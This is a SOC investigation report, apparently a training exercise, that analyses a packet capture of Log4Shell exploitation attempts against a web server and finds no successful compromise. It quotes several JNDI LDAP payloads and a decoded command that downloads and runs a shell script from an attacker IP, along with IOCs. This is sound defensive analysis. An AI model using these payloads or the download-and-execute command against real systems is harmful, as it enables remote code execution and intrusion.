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Security Operations Center (SOC) Investigation Report

-Investigated by

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Investigation Title

Analysis of Log4Shell (CVE-2021-44228) Exploitation Attempts Against Public Web Server

1. Executive Summary

A packet capture (PCAP) file named "log4j-attempts.pcapng" was analyzed to identify suspicious network activity and determine whether any successful compromise occurred.

During the investigation, multiple Log4Shell exploitation attempts were identified targeting a public-facing web server (198.71.247.91). Several JNDI LDAP payloads were observed within HTTP requests. One of the identified payloads attempted to download and execute a remote shell script on the target system using a Base64-encoded command.

Further analysis was conducted to determine whether exploitation was successful. No evidence of outbound LDAP callbacks, malware downloads, or command-and-control communication was observed. Based on the available network evidence, exploitation attempts were confirmed; however, successful compromise could not be verified.

2. Investigation Objective

What We Had to Find

The primary objective of this investigation was to:

- Identify any malicious activity present within the PCAP file.
 - Determine whether the target server was subjected to exploitation attempts.
 - Identify the attack technique used by the threat actors.
 - Determine whether exploitation resulted in successful compromise.
 - Document all indicators of compromise (IOCs) and attacker activity.
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3. Investigation Methodology

The investigation followed a structured SOC workflow:

1. Traffic Overview Analysis
 2. Host Identification
 3. Protocol Analysis
 4. HTTP Request Analysis
 5. Threat Hunting for JNDI Payloads
 6. Payload Extraction and Decoding
 7. Verification of Exploitation Success
 8. Incident Assessment
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4. Phase 1 – Protocol Hierarchy Analysis

Goal

To obtain an overview of all protocols present within the network capture and identify potentially suspicious protocols.

Action Performed

Navigated to:

Statistics → Protocol Hierarchy

Findings

The following protocols were identified:

- HTTP
- TCP
- UDP
- ICMP
- DNS
- CLDAP
- Memcache
- RPC

- SSDP
- OpenVPN

The presence of CLDAP traffic was considered noteworthy because LDAP is commonly used within Log4Shell exploitation chains.

Result

The capture contained HTTP and LDAP-related traffic that warranted further investigation.

Screenshot

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	45881	100.0	4392416	144	0	0	0	45881
Ethernet	100.0	45881	14.6	642628	21	0	0	0	45902
Internet Protocol Version 4	100.0	45881	20.9	919420	30	0	0	0	45971
Transmission Control Protocol	83.6	38368	22.0	965964	31	35239	887336	29	38368
Hypertext Transfer Protocol	6.8	3129	19.9	872536	28	1404	460579	15	3129
Line-based text data	3.4	1547	8.2	359031	11	1547	359031	11	1547
HTML Form URL Encoded	0.3	140	1.3	55469	1	140	55469	1	140
JavaScript Object Notation	0.1	36	1.0	41820	1	36	41820	1	36
eXtensible Markup Language	0.0	2	0.0	628	0	2	628	0	2
Internet Control Message Protocol	12.5	5742	7.2	317590	10	5698	315478	10	5742
HiPerConTracer Trace Service	0.1	44	0.0	1760	0	44	1760	0	44
User Datagram Protocol	3.9	1769	0.3	14152	0	82	656	0	1769
Data	1.3	615	1.7	73891	2	615	73891	2	615
Network Time Protocol	0.8	362	0.4	18377	0	359	18355	0	362
Malformed Packet	0.0	3	0.0	0	0	3	0	0	3
Session Initiation Protocol	0.3	154	1.4	60862	2	154	60862	2	154
Domain Name System	0.2	79	0.1	2779	0	75	2729	0	79
Malformed Packet	0.0	4	0.0	0	0	4	0	0	4
Multicast Domain Name System	0.2	73	0.1	3582	0	13	598	0	73
Malformed Packet	0.1	60	0.0	0	0	60	0	0	60
Memcache Protocol	0.1	56	0.1	2507	0	56	2507	0	56
Simple Network Management Protocol	0.1	49	0.1	2277	0	49	2277	0	49
Connectionless Lightweight Directory Access Protocol	0.1	40	0.0	1796	0	39	1767	0	40
Malformed Packet	0.0	1	0.0	0	0	1	0	0	1
Simple Service Discovery Protocol	0.1	35	0.1	2689	0	35	2689	0	35
Remote Procedure Call	0.1	28	0.0	1456	0	6	576	0	28
Portmap	0.0	22	0.0	18	0	22	18	0	22
Constrained Application Protocol	0.1	25	0.0	326	0	20	311	0	25
Malformed Packet	0.0	5	0.0	0	0	5	0	0	5
Session Traversal Utilities for NAT	0.0	22	0.0	440	0	22	440	0	22
OpenVPN Protocol	0.0	21	0.0	1719	0	16	1687	0	21
Malformed Packet	0.0	5	0.0	0	0	5	0	0	5
NetBIOS Name Service	0.0	17	0.0	850	0	17	850	0	17
Trivial File Transfer Protocol	0.0	11	0.0	197	0	11	197	0	11
eXtensible Markup Language	0.0	9	0.1	2695	0	9	2695	0	9
Character Generator Protocol	0.0	9	0.0	37	0	9	37	0	9
Datagram Transport Layer Security	0.0	8	0.0	1126	0	8	1126	0	8
UDP Remote Desktop Protocol	0.0	7	0.0	114	0	0	0	0	7
Malformed Packet	0.0	7	0.0	0	0	7	0	0	7
Routing Information Protocol	0.0	7	0.0	168	0	7	168	0	7

5. Phase 2 – Endpoint Analysis

Goal

To identify key systems involved in the communication and determine the likely victim system.

Action Performed

Navigated to:

Statistics → Endpoints → IPv4

Findings


The host 198.71.247.91 was present in the majority of network communications and appeared to be the primary target.

Multiple external hosts from various geographic locations were observed communicating with the server.

Result

198.71.247.91 was identified as the likely victim server.

Screenshot



The screenshot displays a network traffic analysis tool window titled "npts.pcapng". It shows a list of IP addresses and their associated data, including packets, bytes, and geographic information. The table is organized into columns for different protocols (Ethernet, IPv4, IPv6, TCP, UDP) and a summary section. The summary section includes columns for Address, Packets, Bytes, Tx Packets, Tx Bytes, Rx Packets, Rx Bytes, Country, City, Latitude, Longitude, AS Number, and AS Organization.

Protocol	Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude	Longitude	AS Number	AS Organization
Ethernet - 41	198.71.247.91	45,881	4 MB	12,061	2 MB	33,820	3 MB	United States		37.751°	-97.822°	26496	GoDaddy.com, LLC
IPv4 - 4912	151.248.202.149	1,404	187 kB	665	77 kB	739	110 kB	Switzerland	Buttisholz	47.1157°	8.0886°	8821	WWZ Telekom AG
IPv6	145.40.44.35	1,343	183 kB	675	78 kB	668	105 kB	Austria	Zell an der Pram	48.3183°	13.634°	49808	Energie AG Oberösterreich Services und D
TCP - 19043	108.160.133.47	1,328	182 kB	665	77 kB	663	105 kB	Japan	Minamishinagawa	35.6164°	139.743°	20473	The Constant Company, LLC
UDP - 1690	185.73.126.70	1,102	60 kB	1,101	59 kB	1	58 bytes	Russia	Moscow	55.7487°	37.6187°	33842	Citytelecom LLC
	185.156.73.120	908	49 kB	908	49 kB	0	0 bytes	Ukraine		50.4522°	30.5287°	211736	FOP Dmytro Nedilskyi
	136.243.89.137	776	42 kB	774	42 kB	2	112 bytes	Germany	Falkenstein	50.4777°	12.3649°	24940	Hetzner Online GmbH
	188.107.203.28	760	104 kB	380	44 kB	380	61 kB	Germany	Gevelsberg	51.3231°	7.3425°	3209	Vodafone GmbH
	190.0.224.137	594	49 kB	297	24 kB	297	24 kB	Costa Rica	Santa Ana	9.9323°	-84.1815°	263713	Server Lodge S.A.
	190.0.224.138	584	48 kB	292	24 kB	292	24 kB	Costa Rica	Santa Ana	9.9323°	-84.1815°	263713	Server Lodge S.A.
	92.255.85.37	540	40 kB	540	40 kB	0	0 bytes	Hong Kong		22.2578°	114.166°		
	101.51.149.245	536	64 kB	292	28 kB	244	36 kB	Thailand	Phra Nakhon Si Ayutthaya	14.3755°	100.566°	23969	TOT Public Company Limited
	159.192.143.121	517	62 kB	282	27 kB	235	35 kB	Thailand	Sing Buri	14.8682°	100.378°	131090	National Telecom Public Company Limited
	89.248.165.248	508	27 kB	508	27 kB	0	0 bytes	Netherlands	Amsterdam	52.3716°	4.8883°	202425	IP Volume inc
	92.255.85.237	504	37 kB	504	37 kB	0	0 bytes	Hong Kong		22.2578°	114.166°		
	3.10.199.119	493	32 kB	462	28 kB	31	4 kB	United Kingdom	City of London	51.5164°	-0.093°	16509	Amazon.com, Inc.
	172.68.253.248	478	194 kB	243	127 kB	235	66 kB	Germany	Stuttgart	48.7798°	9.1827°	13335	Cloudflare, Inc.
	190.0.224.135	415	34 kB	217	18 kB	198	16 kB	Costa Rica	Santa Ana	9.9323°	-84.1815°	263713	Server Lodge S.A.
	159.192.36.67	407	49 kB	222	21 kB	185	27 kB	Thailand	Pattaya	13.0508°	100.937°	131090	National Telecom Public Company Limited
	176.111.173.237	316	23 kB	316	23 kB	0	0 bytes	Italy		43.1479°	12.1097°	197835	Fusolab onlus
	159.65.46.113	266	14 kB	266	14 kB	0	0 bytes	United States	Clifton	40.8364°	-74.1403°	14061	DigitalOcean, LLC
	183.136.225.42	247	15 kB	247	15 kB	0	0 bytes	China		34.7732°	113.722°	58461	CT-HangZhou-IDC
	91.189.89.199	238	21 kB	119	11 kB	119	11 kB	United Kingdom	London	51.5081°	-0.1278°	41231	Canonical Group Limited
	141.101.76.189	224	94 kB	122	67 kB	102	27 kB	Netherlands	Amsterdam	52.3716°	4.8883°	13335	Cloudflare, Inc.
	195.54.160.149	206	28 kB	110	13 kB	96	15 kB	Italy	Palermo	38.1199°	13.3679°	62005	BlueVPS OU
	190.0.224.132	198	16 kB	99	8 kB	99	8 kB	Costa Rica	Santa Ana	9.9323°	-84.1815°	263713	Server Lodge S.A.
	209.141.36.27	190	11 kB	190	11 kB	0	0 bytes	United States	Las Vegas	36.102°	-115.145°	53667	Frantech Solutions
	141.98.10.81	180	10 kB	180	10 kB	0	0 bytes	Lithuania		55.4167°	24°	209605	UAB Host Baltic
	45.81.235.112	164	21 kB	69	6 kB	95	15 kB	Germany		51.2993°	9.491°	44486	SYNLINO
	89.248.165.56	158	9 kB	158	9 kB	0	0 bytes	Netherlands	Amsterdam	52.3716°	4.8883°	202425	IP Volume inc
	45.143.146.120	145	8 kB	145	8 kB	0	0 bytes	United States	Ashburn	39.018°	-77.539°	213122	Krixe Pte. Ltd.
	45.79.82.183	133	7 kB	131	7 kB	2	112 bytes	United States	Fremont	37.5483°	-121.989°	63949	Akamai Connected Cloud
	23.148.145.7	132	7 kB	88	5 kB	44	2 kB	United States		47.6109°	-122.33°	46664	VolumeDrive
	146.88.240.4	127	11 kB	124	11 kB	3	162 bytes	United States		37.751°	-97.822°	20052	Arbor Networks, Inc.
	185.191.34.214	127	7 kB	127	7 kB	0	0 bytes	Russia		55.7386°	37.6068°	207104	BiZone LLC
	185.191.34.120	124	7 kB	124	7 kB	0	0 bytes	Russia		55.7386°	37.6068°	207104	BiZone LLC

6. Phase 3 – HTTP Traffic Analysis

Goal

To identify suspicious web requests and determine whether exploit attempts were present.

Action Performed

Applied the following filter:

http.request

Reviewed all HTTP requests within the capture.

Findings


Multiple suspicious requests targeting the server were observed.

The traffic pattern suggested automated vulnerability scanning activity.

Result

Suspicious HTTP requests were identified and selected for further analysis.

Screenshot



7. Phase 4 – Log4Shell Payload Discovery

Goal

To determine whether the server was being targeted by Log4Shell exploitation attempts.

Action Performed

Searched packet contents for:

jndi

ldap

Findings

The following payload was identified:

```
{jndi:ldap://http80path.kryptoslogic-cve-2021-44228.com/http80path}
```

This payload is a known Log4Shell exploitation string.


Analysis

The payload attempted to force the server to perform an LDAP lookup through the Log4j JNDI mechanism.

Result

Confirmed evidence of Log4Shell exploitation attempts.

Screenshot



8. Phase 5 – Scanner Attribution

Goal

To identify the source and intent of the discovered payload.

Action Performed

Examined HTTP headers associated with the payload.

Findings

User-Agent:

Kryptos Logic Telltale


Analysis

Kryptos Logic is known for conducting Internet-wide Log4Shell scanning and vulnerability discovery operations.

Result

The identified request was classified as a vulnerability scanning attempt rather than an active malware deployment attempt.

Screenshot



```
[Bytes sent since last PSH flag: 183]
[Client Contiguous Streams: 1]
[Server Contiguous Streams: 1]
TCP payload (183 bytes)
▼ Hypertext Transfer Protocol
  ▼ GET /%7Bjndi:ldap://http80path.kryptoslogic-cve-2021-44228.com/http80path%7D HTTP/1.1\r\n
    Request Method: GET
    Request URI: /%7Bjndi:ldap://http80path.kryptoslogic-cve-2021-44228.com/http80path%7D
    Request Version: HTTP/1.1
    Host: 198.71.247.91\r\n
    User-Agent: Kryptos Logic Telltale\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip\r\n
    \r\n
    [Response in frame: 11631]
    [Full request URI: http://198.71.247.91/%7Bjndi:ldap://http80path.kryptoslogic-cve-2021-44228.com/http80path%7D]
```

9. Phase 6 – LDAP / CLDAP Traffic Investigation

Goal

To determine whether LDAP-based exploitation activity was present.

Action Performed

Applied filter:

ldap || cldap

Findings

Multiple CLDAP search requests were observed from external hosts targeting the server.

No outbound LDAP traffic from the victim server was identified at this stage.

Result

LDAP-related reconnaissance activity was confirmed.

Screenshot

Idap cldap						
No.	Time	Source	Destination	Protocol	Length	Info
1718	9183.082930	45.137.23.27	198.71.247.91	CLDAP	95	searchRequest(1) "<ROOT>" baseObject
1797	9527.225153	45.137.23.27	198.71.247.91	CLDAP	95	searchRequest(1) "<ROOT>" baseObject
2160	12518.653630	212.192.216.35	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
2910	17685.466583	45.137.23.27	198.71.247.91	CLDAP	95	searchRequest(1) "<ROOT>" baseObject
3228	20011.972504	65.49.20.98	198.71.247.91	CLDAP	94	searchRequest(1) "<ROOT>" baseObject
4074	28015.006352	45.137.20.127	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
4243	29470.232009	146.88.240.4	198.71.247.91	CLDAP	95	searchRequest(1) "<ROOT>" baseObject
5511	39257.116581	45.85.90.164	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
5667	40130.963657	212.192.216.35	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
6432	46813.579919	92.87.6.114	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
8324	61918.416045	212.192.216.46	198.71.247.91	CLDAP	94	searchRequest(1) "<ROOT>" baseObject
8395	62445.753525	45.146.5.168	198.71.247.91	CLDAP	94	searchRequest(7) "<ROOT>" baseObject
8862	65723.648346	185.44.81.176	198.71.247.91	CLDAP	71	[Malformed Packet]
10036	72312.630424	45.137.23.27	198.71.247.91	CLDAP	95	searchRequest(1) "<ROOT>" baseObject
10193	73230.353011	212.192.216.48	198.71.247.91	CLDAP	95	searchRequest(1) "<ROOT>" baseObject
10750	77310.308345	45.137.23.27	198.71.247.91	CLDAP	95	searchRequest(1) "<ROOT>" baseObject
11091	79396.419717	212.192.216.35	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
14141	92422.497612	212.192.216.35	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
16159	98596.846135	185.44.81.176	198.71.247.91	CLDAP	94	searchRequest(1) "<ROOT>" baseObject
18793	115865.975064	146.88.240.4	198.71.247.91	CLDAP	95	searchRequest(1) "<ROOT>" baseObject
20849	130188.094389	45.152.112.97	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
20968	130954.979290	45.137.23.254	198.71.247.91	CLDAP	95	searchRequest(1) "<ROOT>" baseObject
23071	135903.793739	183.136.225.42	198.71.247.91	CLDAP	93	searchRequest(7) "<ROOT>" baseObject
24287	142968.536217	216.218.206.105	198.71.247.91	CLDAP	94	searchRequest(1) "<ROOT>" baseObject
24889	147329.249338	45.137.20.127	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
27282	158345.362586	37.49.229.193	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
31550	171552.802724	37.44.238.35	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
31944	172995.782474	65.49.20.113	198.71.247.91	CLDAP	94	searchRequest(1) "<ROOT>" baseObject
32539	176861.199087	2.56.57.193	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
32593	177127.917105	37.49.229.193	198.71.247.91	CLDAP	81	searchRequest(1) "<ROOT>" baseObject
34370	187907.678511	185.94.111.1	198.71.247.91	CLDAP	82	searchRequest(1) "<ROOT>" baseObject
35303	200333.000513	146.88.240.4	198.71.247.91	CLDAP	95	searchRequest(1) "<ROOT>" baseObject
Protocol: UDP (17)						
Header Checksum: 0x82f0 [validation disabled]						
[Header checksum status: Unverified]						
Source Address: 212.192.216.35 (212.192.216.35)						
Destination Address: 198.71.247.91 (198.71.247.91)						
▶ [Source GeoIP: Amsterdam, NL, ASN 213035, Des Capital B.V.]						
▶ [Destination GeoIP: US, ASN 26496, GoDaddy.com, LLC]						
[Stream index: 642]						
▼ User Datagram Protocol, Src Port: 60075, Dst Port: 389						
Source Port: 60075						
Destination Port: 389						
Length: 47						
▶ Checksum: 0x0000 [zero-value ignored]						
[Stream index: 498]						
[Stream Packet Number: 1]						
▶ [Timestamps]						
UDP payload (39 bytes)						
▼ Connectionless Lightweight Directory Access Protocol						
Connectionless Lightweight Directory Access Protocol Protocol						

10. Phase 7 – Identification of Active Exploitation Attempt

Goal

To identify payloads intended to execute commands on the target server.

Action Performed

Continued reviewing JNDI-related requests.

Findings

A malicious User-Agent header was discovered:

```
${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/...}
```


Analysis

Unlike vulnerability scanning payloads, this payload attempted to execute commands through Log4Shell.

Result

Confirmed evidence of an active remote code execution attempt.

Screenshot



11. Phase 8 – Payload Extraction and Decoding

Goal

To determine the exact command intended to execute on the victim system.

Action Performed

Extracted and decoded the Base64 payload.

Decoded Command

wget <http://62.210.130.250/lh.sh>;

chmod +x lh.sh;

./lh.sh

Analysis

The attacker attempted to:

1. Download a shell script.
2. Make it executable.
3. Execute it on the victim system.

Result

The attacker attempted to achieve Remote Code Execution (RCE).

Screenshot



12. Phase 9 – Verification of Exploitation Success

Goal

To determine whether the exploit successfully triggered a JNDI LDAP callback.

Action Performed

Applied filters:

ip.src == 198.71.247.91 and tcp.port == 389

ip.src == 198.71.247.91 and tcp.port == 1389

ip.src == 198.71.247.91 and udp.port == 389

Findings

No packets were returned.

Analysis

If exploitation had been successful, the server would likely have initiated an outbound LDAP connection to attacker-controlled infrastructure.

No such activity was observed.

Result

No evidence of successful exploitation was identified.

13. Indicators of Compromise (IOCs)

Target Host

198.71.247.91

Attacker Infrastructure

45.137.21.9

62.210.130.250

Exploit Technique

Log4Shell (CVE-2021-44228)

Payload

\${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/...}

Downloaded File

lh.sh

14. Final Assessment

Confirmed

- Multiple Log4Shell exploitation attempts.
- JNDI LDAP payload delivery.
- Remote code execution attempts.
- Malicious command execution payloads.

Not Confirmed

- Successful LDAP callback.
 - Malware download.
 - Reverse shell activity.
 - Command and control communication.
 - Successful compromise.
-

15. Conclusion

The investigation confirmed that the public-facing server (198.71.247.91) was targeted by multiple Log4Shell exploitation attempts. Attackers leveraged JNDI LDAP payloads to trigger potential remote code execution. One payload attempted to download and execute a shell script from attacker-controlled infrastructure.

Despite clear evidence of exploitation attempts, no outbound LDAP callback traffic, malware downloads, or post-exploitation communication were observed. Based on the available network evidence, the attack attempts were unsuccessful, and successful compromise could not be confirmed.